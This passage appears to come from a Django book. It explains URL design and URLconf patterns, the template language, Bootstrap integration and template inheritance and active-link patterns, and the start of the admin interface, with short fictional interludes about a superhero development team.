URLs used to be ugly because they were considered to be ignored by users. Back in the 90s when portals used to be popular, the common assumption was that your users will come through the front door, that is, the home page. They will navigate to the other pages of the site by clicking on links.

Search engines have changed all that. According to a 2013 research report, nearly half (47 percent) of all visits originate from a search engine. This means that any page in your website, depending on the search relevance and popularity can be the first page your user sees. Any URL can be the front door.

More importantly, Browsing 101 taught us security. Don't click on a blue link in the wild, we warn beginners. Read the URL first. Is it really your bank's URL or a site trying to phish your login details?

Today, URLs have become part of the user interface. They are seen, copied, shared, and even edited. Make them look good and understandable from a glance. No more eye sores such as:

```
http://example.com/gallery/default.asp?sid=9DF4BC0280DF12D3ACB60090271E26A8&command=commntform
```

Short and meaningful URLs are not only appreciated by users but also by search engines. URLs that are long and have less relevance to the content adversely affect your site's search engine rankings.

Finally, as implied by the maxim "Cool URIs don't change," you should try to maintain your URL structure over time. Even if your website is completely redesigned, your old links should still work. Django makes it easy to ensure that this is so.

Before we delve into the details of designing URLs, we need to understand the structure of a URL.

URL anatomy

Technically, URLs belong to a more general family of identifiers called **Uniform Resource Identifiers (URI**s). Hence, a URL has the same structure as a URI.


A URI is composed of several parts:

URI = Scheme + Net Location + Path + Query + Fragment

For example, a URI (`http://dev.example.com:80/gallery/videos?id=217#comments`) can be deconstructed in Python using the `urlparse` function:

```
>>> from urllib.parse import urlparse
>>> urlparse("http://dev.example.com:80/gallery/videos?id=217#comments")
ParseResult(scheme='http', netloc='dev.example.com:80', path='/gallery/videos', params='', query='id=217', fragment='comments')
```

The URI parts can be depicted graphically as follows:



Even though Django documentation prefers to use the term URLs, it might more technically correct to say that you are working with URIs most of the time. We will use the terms interchangeably in this book.

Django URL patterns are mostly concerned about the 'Path' part of the URI. All other parts are tucked away.

What happens in urls.py?

It is often helpful to consider `urls.py` as the entry point of your project. It is usually the first file I open when I study a Django project. Essentially, `urls.py` contains the root URL configuration or `URLConf` of the entire project.

It would be a Python list returned from `patterns` assigned to a global variable called `urlpatterns`. Each incoming URL is matched with each pattern from top to bottom in a sequence. In the first match, the search stops, and the request is sent to the corresponding view.

Here, in considerably simplified form, is an excerpt of `urls.py` from `Python.org`, which was recently rewritten in Django:

```
urlpatterns = patterns(
    '',
    # Homepage
    url(r'^$', views.IndexView.as_view(), name='home'),
    # About
    url(r'^about/$',
        TemplateView.as_view(template_name="python/about.html"),
        name='about'),
    # Blog URLs
    url(r'^blogs/', include('blogs.urls', namespace='blog')),
    # Job archive
    url(r'^jobs/(?P<pk>\d+)/$',
        views.JobArchive.as_view(),
        name='job_archive'),
    # Admin
    url(r'^admin/', include(admin.site.urls)),
)
```

Some interesting things to note here are as follows:

- The first argument of the `patterns` function is the prefix. It is usually blank for the root `URLConf`. The remaining arguments are all URL patterns.
- Each URL pattern is created using the `url` function, which takes five arguments. Most patterns have three arguments: the regular expression pattern, view callable, and name of the view.
- The `about` pattern defines the view by directly instantiating `TemplateView`. Some hate this style since it mentions the implementation, thereby violating separation of concerns.
- Blog URLs are mentioned elsewhere, specifically in `urls.py` inside the blogs app. In general, separating an app's URL pattern into its own file is good practice.
- The `jobs` pattern is the only example here of a named regular expression.

In future versions of Django, `urlpatterns` should be a plain list of URL pattern objects rather than arguments to the `patterns` function. This is great for sites with lots of patterns, since `urlpatterns` being a function can accept only a maximum of 255 arguments.

If you are new to Python regular expressions, you might find the pattern syntax to be slightly cryptic. Let's try to demystify it.

The URL pattern syntax

URL regular expression patterns can sometimes look like a confusing mass of punctuation marks. However, like most things in Django, it is just regular Python.

It can be easily understood by knowing that URL patterns serve two functions: to match URLs appearing in a certain form, and to extract the interesting bits from a URL.

The first part is easy. If you need to match a path such as `/jobs/1234`, then just use the "`^jobs/\d+`" pattern (here `\d` stands for a single digit from 0 to 9). Ignore the leading slash, as it gets eaten up.

The second part is interesting because, in our example, there are two ways of extracting the job ID (that is, `1234`), which is required by the view.

The simplest way is to put a parenthesis around every group of values to be captured. Each of the values will be passed as a positional argument to the view. For example, the `"^jobs/(\d+)"` pattern will send the value `"1234"` as the second argument (the first being the request) to the view.

The problem with positional arguments is that it is very easy to mix up the order. Hence, we have name-based arguments, where each captured value can be named. Our example will now look like `"^jobs/(?P<pk>\d+)/"` . This means that the view will be called with a keyword argument `pk` being equal to `"1234"`.

If you have a class-based view, you can access your positional arguments in `self.args` and name-based arguments in `self.kwargs`. Many generic views expect their arguments solely as name-based arguments, for example, `self.kwargs["slug"]`.

Mnemonic – parents question pink action-figures

I admit that the syntax for name-based arguments is quite difficult to remember. Often, I use a simple mnemonic as a memory aid. The phrase "Parents Question Pink Action-figures" stands for the first letters of Parenthesis, Question mark, (the letter) P, and Angle brackets.

Put them together and you get `(?P<` . You can enter the name of the pattern and figure out the rest yourself.

It is a handy trick and really easy to remember. Just imagine a furious parent holding a pink-colored hulk action figure.

Another tip is to use an online regular expression generator such as `http://pythex.org/ or https://www.debuggex.com/` to craft and test your regular expressions.

Names and namespaces

Always name your patterns. It helps in decoupling your code from the exact URL paths. For instance, in the previous `URLConf`, if you want to redirect to the `about` page, it might be tempting to use `redirect("/about")`. Instead, use `redirect("about")`, as it uses the name rather than the path.

Here are some more examples of reverse lookups:

```
>>> from django.core.urlresolvers import reverse
>>> print(reverse("home"))
"/"
>>> print(reverse("job_archive", kwargs={"pk":"1234"}))
"jobs/1234/"
```

Names must be unique. If two patterns have the same name, they will not work. So, some Django packages used to add prefixes to the pattern name. For example, an application named blog might have to call its edit view as `'blog-edit'` since `'edit'` is a common name and might cause conflict with another application.

Namespaces were created to solve such problems. Pattern names used in a namespace have to be only unique within that namespace and not the entire project. It is recommended that you give every app its own namespace. For example, we can create a 'blog' namespace with only the blog's URLs by including this line in the root `URLconf`:

```
url(r'^blog/', include('blog.urls', namespace='blog')),
```

Now the blog app can use pattern names, such as `'edit'` or anything else as long as they are unique within that app. While referring to a name within a namespace, you will need to mention the namespace, followed by a `':'` before the name. It would be `"blog:edit"` in our example.

As Zen of Python says—"Namespaces are one honking great idea—let's do more of those." You can create nested namespaces if it makes your pattern names cleaner, such as `"blog:comment:edit"`. I highly recommend that you use namespaces in your projects.

Pattern order

Order your patterns to take advantage of how Django processes them, that is, top-down. A good rule of thumb is to keep all the special cases at the top. Broader patterns can be mentioned further down. The broadest—a catch-all—if present, can go at the very end.

For example, the path to your blog posts might be any valid set of characters, but you might want to handle the About page separately. The right sequence of patterns should be as follows:

```
urlpatterns = patterns(
    '',
    url(r'^about/$', AboutView.as_view(), name='about'),
    url(r'^(?P<slug>\w+)/$', ArticleView.as_view(), name='article'),
)
```

If we reverse the order, then the special case, the `AboutView`, will never get called.

URL pattern styles

Designing URLs of a site consistently can be easily overlooked. Well-designed URLs can not only logically organize your site but also make it easy for users to guess paths. Poorly designed ones can even be a security risk: say, using a database ID (which occurs in a monotonic increasing sequence of integers) in a URL pattern can increase the risk of information theft or site ripping.

Let's examine some common styles followed in designing URLs.

Departmental store URLs

Some sites are laid out like Departmental stores. There is a section for Food, inside which there would be an aisle for Fruits, within which a section with different varieties of Apples would be arranged together.

In the case of URLs, this means that you will find these pages arranged hierarchically as follows:

```
http://site.com/ <section> / <sub-section> / <item>
```

The beauty of this layout is that it is so easy to climb up to the parent section. Once you remove the tail end after the slash, you are one level up.

For example, you can create a similar structure for the articles section, as shown here:

```
# project's main urls.py
urlpatterns = patterns(
    '',
    url(r'^articles/$', include(articles.urls), namespace="articles"),
)

# articles/urls.py
urlpatterns = patterns(
    '',
    url(r'^$', ArticlesIndex.as_view(), name='index'),
    url(r'^(?P<slug>\w+)/$', ArticleView.as_view(), name='article'),
)
```

Notice the '`index`' pattern that will show an article index in case a user climbs up from a particular article.

RESTful URLs

In 2000, Roy Fielding introduced the term **Representational state transfer** (**REST**) in his doctoral dissertation. Reading his thesis (`http://www.ics.uci.edu/~fielding/pubs/dissertation/top.htm`) is highly recommended to better understand the architecture of the web itself. It can help you write better web applications that do not violate the core constraints of the architecture.

One of the key insights is that a URI is an identifier to a resource. A resource can be anything, such as an article, a user, or a collection of resources, such as events. Generally speaking, resources are nouns.

The web provides you with some fundamental HTTP verbs to manipulate resources: `GET`, `POST`, `PUT`, `PATCH`, and `DELETE`. Note that these are not part of the URL itself. Hence, if you use a verb in the URL to manipulate a resource, it is a bad practice.

For example, the following URL is considered bad:

```
http://site.com/articles/submit/
```

Instead, you should remove the verb and use the POST action to this URL:

```
http://site.com/articles/
```

Best Practice

Keep verbs out of your URLs if HTTP verbs can be used instead.

Note that it is not wrong to use verbs in a URL. The search URL for your site can have the verb '`search`' as follows, since it is not associated with one resource as per REST:

```
http://site.com/search/?q=needle
```

RESTful URLs are very useful for designing CRUD interfaces. There is almost a one-to-one mapping between the Create, Read, Update, and Delete database operations and the HTTP verbs.

Note that the RESTful URL style is complimentary to the departmental store URL style. Most sites mix both the styles. They are separated for clarity and better understanding.

Downloading the example code

You can download the example code fies for all Packt books you have purchasedfrom your account at `http://www.packtpub.com`. If you purchased this bookelsewhere, you can visit `http://www.packtpub.com/support` and register tohave the fies e-mailed directly to you. Pull requests and bug reports to the SuperBook project can be sent to `https://github.com/DjangoPatternsBook/superbook`.

Summary

Views are an extremely powerful part of the MVC architecture in Django. Over time, class-based views have proven to be more flexible and reusable compared to traditional function-based views. Mixins are the best examples of this reusability.

Django has an extremely flexible URL dispatch system. Crafting good URLs takes into account several aspects. Well-designed URLs are appreciated by users too.

In the next chapter, we will take a look at Django's templating language and how best to leverage it.

5
Templates

In this chapter, we will discuss the following topics:

- Features of Django's template language
- Organizing templates
- Bootstrap
- Template inheritance tree pattern
- Active link pattern

Understanding Django's template language features

It is time to talk about the third musketeer in the MTV trio—templates. Your team might have designers who take care of designing templates. Or you might be designing them yourself. Either way, you need to be very familiar with them. They are, after all, directly facing your users.

Let's start with a quick primer of Django's template language features.

Variables

Each template gets a set of context variables. Similar to Python's string `format()` method's single curly brace `{variable}` syntax, Django uses the double curly brace `{{ variable }}` syntax. Let's see how they compare:

- In Pure Python the syntax is `<h1>{title}</h1>`. For example:

```
>>> "<h1>{title}</h1>".format(title="SuperBook")
'<h1>SuperBook</h1>'
```

- The syntax equivalent in a Django template is `<h1>{{ title }}</h1>`.
- Rendering with the same context will produce the same output as follows:

```
>>> from django.template import Template, Context
>>> Template("<h1>{{ title }}</h1>").render(Context({"title":
"SuperBook"}))
'<h1>SuperBook</h1>'
```

Attributes

Dot is a multipurpose operator in Django templates. There are three different kinds of operations—attribute lookup, dictionary lookup, or list-index lookup (in that order).

- In Python, first, let's define the context variables and classes:

```
>>> class DrOct:
        arms = 4
        def speak(self):
            return "You have a train to catch."
>>> mydict = {"key":"value"}
>>> mylist = [10, 20, 30]
```

  Let's take a look at Python's syntax for the three kinds of lookups:

```
>>> "Dr. Oct has {0} arms and says: {1}".format(DrOct().arms,
DrOct().speak())
'Dr. Oct has 4 arms and says: You have a train to catch.'
>>> mydict["key"]
 'value'
>>> mylist[1]
 20
```

- In Django's template equivalent, it is as follows:

```
Dr. Oct has {{ s.arms }} arms and says: {{ s.speak }}
{{ mydict.key }}
{{ mylist.1 }}
```

Notice how `speak`, a method that takes no arguments except `self`, is treated like an attribute here.

Filters

Sometimes, variables need to be modified. Essentially, you would like to call functions on these variables. Instead of chaining function calls, such as `var.method1().method2(arg)`, Django uses the pipe syntax `{{ var|method1|method2:"arg" }}`, which is similar to Unix filters. However, this syntax only works for built-in or custom-defined filters.

Another limitation is that filters cannot access the template context. It only works with the data passed into it and its arguments. Hence, it is primarily used to alter the variables in the template context.

- Run the following command in Python:

```
>>> title="SuperBook"
>>> title.upper()[:5]
 'SUPER'
```

- Its Django template equivalent:

```
{{ title|upper|slice:':5' }}"
```

Tags

Programming languages can do more than just display variables. Django's template language has many familiar syntactic forms, such as `if` and `for`. They should be written in the tag syntax such as `{% if %}`. Several template-specific forms, such as `include` and `block` are also written in the tag syntax.

- Run the following command in Python:

```
>>> if 1==1:
...     print(" Date is {0} ".format(time.strftime("%d-%m-%Y")))
 Date is 31-08-2014
```

- Its corresponding Django template form:

```
{% if 1 == 1 %} Date is {% now 'd-m-Y' %} {% endif %}
```

Philosophy – don't invent a programming language

A common question among beginners is how to perform numeric computations such as finding percentages in templates. As a design philosophy, the template system does not intentionally allow the following:

- Assignment to variables
- Advanced logic

This decision was made to prevent you from adding business logic in templates. From our experience with PHP or ASP-like languages, mixing logic with presentation can be a maintenance nightmare. However, you can write custom template tags (which will be covered shortly) to perform any computation, especially if it is presentation-related.

Best Practice

Keep business logic out of your templates.

Organizing templates

The default project layout created by the `startproject` command does not define a location for your templates. This is very easy to fix. Create a directory named `templates` in your project's root directory. Add the `TEMPLATE_DIRS` variable in your `settings.py`:

```
BASE_DIR = os.path.dirname(os.path.dirname(__file__))
TEMPLATE_DIRS = [os.path.join(BASE_DIR, 'templates')]
```

That's all. For example, you can add a template called `about.html` and refer to it in the `urls.py` file as follows:

```
urlpatterns = patterns(
    '',
    url(r'^about/$', TemplateView.as_view(template_name='about.html'),
        name='about'),
```

Your templates can also reside within your apps. Creating a `templates` directory inside your `app` directory is ideal to store your app-specific templates.

Here are some good practices to organize your templates:

- Keep all app-specific templates inside the `app`'s template directory within a separate directory, for example, `projroot/app/templates/app/template.html`—notice how `app` appears twice in the path
- Use the `.html` extension for your templates
- Prefix an underscore for templates, which are snippets to be included, for example, `_navbar.html`

Support for other template languages

From Django 1.8 onward, multiple template engines will be supported. There will be built-in support for the Django template language (the standard template language discussed earlier) and Jinja2. In many benchmarks, Jinja2 is quite faster than Django templates.

It is expected that there will be an additional `TEMPLATES` setting for specifying the template engine and all template-related settings. The `TEMPLATE_DIRS` setting will be soon deprecated.

Madame O

For the first time in weeks, Steve's office corner was bustling with frenetic activity. With more recruits, the now five-member team comprised of Brad, Evan, Jacob, Sue, and Steve. Like a superhero team, their abilities were deep and amazingly well-balanced.

Brad and Evan were the coding gurus. While Evan was obsessed over details, Brad was the big-picture guy. Jacob's talent in finding corner cases made him perfect for testing. Sue was in charge of marketing and design.

In fact, the entire design was supposed to be done by an avant-garde design agency. It took them a month to produce an abstract, vivid, color-splashed concept loved by the management. It took them another two weeks to produce an HTML-ready version from their Photoshop mockups. However, it was eventually discarded as it proved to be sluggish and awkward on mobile devices.

Disappointed by the failure of what was now widely dubbed as the "unicorn vomit" design, Steve felt stuck. Hart had phoned him quite concerned about the lack of any visible progress to show management. In a grim tone, he reminded Steve, "We have already eaten up the project's buffer time. We cannot afford any last-minute surprises."

It was then that Sue, who had been unusually quiet since she joined, mentioned that she had been working on a mockup using Twitter's Bootstrap. Sue was the growth hacker in the team—a keen coder and a creative marketer.

She admitted having just rudimentary HTML skills. However, her mockup was surprisingly thorough and looked familiar to users of other contemporary social networks. Most importantly, it was responsive and worked perfectly on every device from tablets to mobiles.


The management unanimously agreed on Sue's design, except for someone named Madame O. One Friday afternoon, she stormed into Sue's cabin and began questioning everything from the background color to the size of the mouse cursor. Sue tried to explain to her with surprising poise and calm.

An hour later, when Steve decided to intervene, Madame O was arguing why the profile pictures must be in a circle rather than square. "But a site-wide change like that will never get over in time," he said. Madame O shifted her gaze to him and gave him a sly smile. Suddenly, Steve felt a wave of happiness and hope surge within him. It felt immensely reliving and stimulating. He heard himself happily agreeing to all she wanted.

Later, Steve learnt that Madame Optimism was a minor mentalist who could influence prone minds. His team loved to bring up the latter fact on the slightest occasion.

Using Bootstrap

Hardly anyone starts an entire website from scratch these days. CSS frameworks such as Twitter's Bootstrap or Zurb's Foundation are easy starting points with grid systems, great typography, and preset styles. Most of them use responsive web design, making your site mobile friendly.



A website using vanilla Bootstrap Version 3.0.2 built using the Edge project skeleton

We will be using Bootstrap, but the steps will be similar for other CSS frameworks. There are three ways to include Bootstrap in your website:

- **Find a project skeleton**: If you have not yet started your project, then finding a project skeleton that already has Bootstrap is a great option. A project skeleton such as `edge` (created by yours truly) can be used as the initial structure while running `startproject` as follows:

  ```
  $ django-admin.py startproject --template=https://github.com/
  arocks/edge/archive/master.zip --extension=py,md,html myproj
  ```

  Alternatively, you can use one of the `cookiecutter` templates with support for Bootstrap.

- **Use a package**: The easiest option if you have already started your project is to use a package, such as `django-frontend-skeleton` or `django-bootstrap-toolkit`.
- **Manually copy**: None of the preceding options guarantees that their version of Bootstrap is the latest one. Bootstrap releases are so frequent that package authors have a hard time keeping their files up to date. So, if you would like to work with the latest version of Bootstrap, the best option is to download it from `http://getbootstrap.com` yourself. Be sure to read the release notes to check whether your templates need to be changed due to backward incompatibility.

  Copy the `dist` directory that contains the `css`, `js`, and `fonts` directories into your project root under the `static` directory. Ensure that this path is set for `STATICFILES_DIRS` in your `settings.py`:

  ```
  STATICFILES_DIRS = [os.path.join(BASE_DIR, "static")]
  ```

  Now you can include the Bootstrap assets in your templates, as follows:

  ```
  {% load staticfiles %}
    <head>
      <link href="{% static 'css/bootstrap.min.css' %}"
  rel="stylesheet">
  ```

But they all look the same!

Bootstrap might be a great way to get started quickly. However, sometimes, developers get lazy and do not bother to change the default look. This leaves a poor impression on your users who might find your site's appearance a little too familiar and uninteresting.

Bootstrap comes with plenty of options to improve its visual appeal. There is a file called `variables.less` that contains several variables from the primary brand color to the default font, as follows:

```
@brand-primary:         #428bca;
@brand-success:         #5cb85c;
@brand-info:            #5bc0de;
@brand-warning:         #f0ad4e;
@brand-danger:          #d9534f;

@font-family-sans-serif:  "Helvetica Neue", Helvetica, Arial, sans-
serif;
@font-family-serif:       Georgia, "Times New Roman", Times, serif;
@font-family-monospace:   Menlo, Monaco, Consolas, "Courier New",
monospace;
@font-family-base:        @font-family-sans-serif;
```

Bootstrap documentation explains how you can set up the build system (including the LESS compiler) to compile these files down to the style sheets. Or quite conveniently, you can visit the 'Customize' area of the Bootstrap site to generate your customized style sheet online.

Thanks to the huge community around Bootstrap, there are also several sites, such as `bootswatch.com`, which have themed style sheets, that are drop-in replacements for your `bootstrap.min.css`.

Another approach is to override the Bootstrap styles. This is recommended if you find upgrading your customized Bootstrap style sheet between Bootstrap versions to be quite tedious. In this approach, you can add your site-wide styles in a separate CSS (or LESS) file and include it after the standard Bootstrap style sheet. Thus, you can simply upgrade the Bootstrap file with minimal changes to your site-wide style sheet.

Last but not the least, you can make your CSS classes more meaningful by replacing structural names, such as 'row' or 'column-md-4', with 'wrapper' or 'sidebar'. You can do this with a few lines of LESS code, as follows:

```
.wrapper {
  .make-row();
}
.sidebar {
  .make-md-column(4);
}
```

This is possible due to a feature called mixins (sounds familiar?). With the Less source files, Bootstrap can be completely customized to your needs.

Template patterns

Django's template language is quite simple. However, you can save a lot of time by following some elegant template design patterns. Let's take a look at some of them.

Pattern – template inheritance tree

Problem: Templates have lots of repeated content in several pages.

Solution: Use template inheritance wherever possible and include snippets elsewhere.

Problem details


Users expect pages of a website to follow a consistent structure. Certain interface elements, such as navigation menu, headers, and footers are seen in most web applications. However, it is cumbersome to repeat them in every template.

Most templating languages have an include mechanism. The contents of another file, possibly a template, can be included at the position where it is invoked. This can get tedious in a large project.

The sequence of the snippets to be included in every template would be mostly the same. The ordering is important and hard to check for mistakes. Ideally, we should be able to create a 'base' structure. New pages ought to extend this base to specify only the changes or make extensions to the base content.

Solution details

Django templates have a powerful extension mechanism. Similar to classes in programming, a template can be extended through inheritance. However, for that to work, the base itself must be structured into blocks as follows:



The `base.html` template is, by convention, the base structure for the entire site. This template will usually be well-formed HTML (that is, with a preamble and matching closing tags) that has several placeholders marked with the `{% block tags %}` tag. For example, a minimal `base.html` file looks like the following:

```
<html>
<body>
<h1>{% block heading %}Untitled{% endblock %}</h1>
{% block content %}
{% endblock %}
</body>
</html>
```

There are two blocks here, `heading` and `content`, that can be overridden. You can extend the base to create specific pages that can override these blocks. For example, here is an `about` page:

```
{% extends "base.html" %}
{% block content %}
<p> This is a simple About page </p>
{% endblock %}
{% block heading %}About{% endblock %}
```

Notice that we do not have to repeat the structure. We can also mention the blocks in any order. The rendered result will have the right blocks in the right places as defined in `base.html`.

If the inheriting template does not override a block, then its parent's contents are used. In the preceding example, if the `about` template does not have a heading, then it will have the default heading of 'Untitled'.

The inheriting template can be further inherited forming an inheritance chain. This pattern can be used to create a common derived base for pages with a certain layout, for example, single-column layout. A common base template can also be created for a section of the site, for example, blog pages.

Usually, all inheritance chains can be traced back to a common root, `base.html`; hence, the pattern's name—Template inheritance tree. Of course, this need not be strictly followed. The error pages `404.html` and `500.html` are usually not inherited and stripped bare of most tags to prevent further errors.

Pattern – the active link

Problem: The navigation bar is a common component in most pages. However, the active link needs to reflect the current page the user is on.

Solution: Conditionally, change the active link markup by setting context variables or based on the request path.

Problem details

The naïve way to implement the active link in a navigation bar is to manually set it in every page. However, this is neither DRY nor foolproof.

Solution details

There are several solutions to determine the active link. Excluding JavaScript-based approaches, they can be mainly grouped into template-only and custom tag-based solutions.

A template-only solution

By mentioning an `active_link` variable while including the snippet of the navigation template, this solution is both simple and easy to implement.

In every template, you will need to include the following line (or inherit it):

```
{% include "_navbar.html" with active_link='link2' %}
```

The `_navbar.html` file contains the navigation menu with a set of checks for the active link variable:

```
{# _navbar.html #}
<ul class="nav nav-pills">
  <li{% if active_link == "link1" %} class="active"{% endif %}><a
href="{% url 'link1' %}">Link 1</a></li>
  <li{% if active_link == "link2" %} class="active"{% endif %}><a
href="{% url 'link2' %}">Link 2</a></li>
  <li{% if active_link == "link3" %} class="active"{% endif %}><a
href="{% url 'link3' %}">Link 3</a></li>
</ul>
```

Custom tags

Django templates offer a versatile set of built-in tags. It is quite easy to create your own custom tag. Since custom tags live inside an app, create a `templatetags` directory inside an app. This directory must be a package, so it should have an (empty) `__init__.py` file.

Next, write your custom template in an appropriately named Python file. For example, for this active link pattern, we can create a file called `nav.py` with the following contents:

```
# app/templatetags/nav.py
from django.core.urlresolvers import resolve
from django.template import Library

register = Library()
@register.simple_tag
def active_nav(request, url):
    url_name = resolve(request.path).url_name
    if url_name == url:
        return "active"
    return ""
```

This file defines a custom tag named `active_nav`. It retrieves the URL's path component from the request argument (say, `/about/`—see *Chapter 4*, *Views and URLs*, for a detailed explanation of the URL path). Then, the `resolve()` function is used to lookup the URL pattern's name (as defined in `urls.py`) from the path. Finally, it returns the string `"active"` only when the pattern's name matches the expected pattern name.

The syntax for calling this custom tag in a template is `{% active_nav request 'pattern_name' %}`. Notice that the request needs to be passed in every page this tag is used.

Including a variable in several views can get cumbersome. Instead, we add a built-in context processor to `TEMPLATE_CONTEXT_PROCESSORS` in `settings.py` so that the request will be present in a `request` variable across the site, as follows:

```
# settings.py
from django.conf import global_settings
TEMPLATE_CONTEXT_PROCESSORS = \
    global_settings.TEMPLATE_CONTEXT_PROCESSORS + (
        'django.core.context_processors.request',
    )
```

Now, all that remains is to use this custom tag in your template to set the active attribute:

```
{# base.html #}
{% load nav %}
<ul class="nav nav-pills">
  <li class={% active_nav request 'active1' %}><a href="{% url
'active1' %}">Active 1</a></li>
  <li class={% active_nav request 'active2' %}><a href="{% url
'active2' %}">Active 2</a></li>
  <li class={% active_nav request 'active3' %}><a href="{% url
'active3' %}">Active 3</a></li>
</ul>
```

Summary

In this chapter, we looked at the features of Django's template language. Since it is easy to change the templating language in Django, many people might consider replacing it. However, it is important to learn the design philosophy of the built-in template language before we seek alternatives.

In the next chapter, we will look into one of the killer features of Django, that is, the admin interface, and how we can customize it.

6
Admin Interface

In this chapter, we will discuss the following topics:

- Customizing admin
- Enhancing models for the admin
- Admin best practices
- Feature flags


Django's much discussed admin interface makes it stand apart from the competition. It is a built-in app that automatically generates a user interface to add and modify a site's content. For many, the admin is Django's killer app, automating the boring task of creating admin interfaces for the models in your project.

Admin enables your team to add content and continue development at the same time. Once your models are ready and migrations have been applied, you just need to add a line or two to create its admin interface. Let's see how.

Using the admin interface

In Django 1.7, the admin interface is enabled by default. After creating your project, you will be able to see a login page when you navigate to `http://127.0.0.1:8000/admin/`.

If you enter the superuser credentials (or credentials of any staff user), you will be logged into the admin interface, as shown in the following screenshot:



However, your models will not be visible here, unless you define a corresponding `ModelAdmin` class. This is usually defined in your app's `admin.py` as follows:

```
from django.contrib import admin
from . import models

admin.site.register(models.SuperHero)
```

Here, the second argument to register, a `ModelAdmin` class, has been omitted. Hence, we will get a default admin interface for the Post model. Let's see how to create and customize this `ModelAdmin` class.

The Beacon

"Having coffee?" asked a voice from the corner of the pantry. Sue almost spilled her coffee. A tall man wearing a tight red and blue colored costume stood smiling with hands on his hips. The logo emblazoned on his chest said in large type—Captain Obvious.

"Oh, my god," said Sue as she wiped the coffee stain with a napkin. "Sorry, I think I scared you," said Captain Obvious "What is the emergency?"

"Isn't it obvious that she doesn't know?" said a calm feminine voice from above. Sue looked up to find a shadowy figure slowly descend from the open hall. Her face was partially obscured by her dark matted hair that had a few grey streaks. "Hi Hexa!" said the Captain "But then, what was the message on SuperBook about?"

Soon, they were all at Steve's office staring at his screen. "See, I told you there is no beacon on the front page," said Evan. "We are still developing that feature." "Wait," said Steve. "Let me login through a non-staff account."

In a few seconds, the page refreshed and an animated red beacon prominently appeared at the top. "That's the beacon I was talking about!" exclaimed Captain Obvious. "Hang on a minute," said Steve. He pulled up the source files for the new features deployed earlier that day. A glance at the beacon feature branch code made it clear what went wrong:

```
      if switch_is_active(request, 'beacon') and not
  request.user.is_staff():
          # Display the beacon
```

"Sorry everyone," said Steve. "There has been a logic error. Instead of turning this feature on only for staff, we inadvertently turned it on for everyone but staff. It is turned off now. Apologies for any confusion."

